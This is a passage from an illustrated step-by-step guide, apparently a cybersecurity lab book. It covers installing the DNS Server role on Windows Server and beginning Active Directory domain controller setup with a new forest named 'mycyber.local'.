


Figure 23 – Select server roles

4.6. Select ***DNS Server*** from the list of options, which will open a pop-up Window where you will press the ***Add Features*** button




Figure 24 – Add features to DNS

> **NOTE:** You may get an alert. This is normal because we haven't finished configuring everything. Just press "Continue"

4.7. Returns you back to the Select Server Roles, and you can see that the DNS Server has a checkmark next to it – Click ***Next***




Figure 25 – Verify changes and select next

4.8. Features – Click ***Next***




Figure 26 – Confirm Features

4.9. AD DS – Click ***Next***




Figure 27 – Confirm AD DS

4.10. DNS Server – Click ***Next***




Figure 28 – Confirm DNS

4.11. Confirmation – Click ***Install***




Figure 29 – Confirm settings

4.12. Wait for the installation to complete




Figure 30 – Wait for installation

4.13. Click on the blue text that *reads, **"Promote this server to a domain controller."*** and you will get a popup




Figure 31 – Promote the server

5. Configure Active Directory Domain Services Wizard

    5.1. Deployment Configuration




Figure 32 – Active Directory Domain Services Wizard

5.1.1. Click on ***Add a new forest***

5.1.2. Root domain name: pick something you would like. For these examples, "mycyber.local" was chosen

5.1.3. Click ***Next***

> **NOTE:** Creating a new forest can take a minute or two.

5.2. Domain Controller Options- select a password for the DSRM – we typically use "Security1" in this book – Click ***Next***

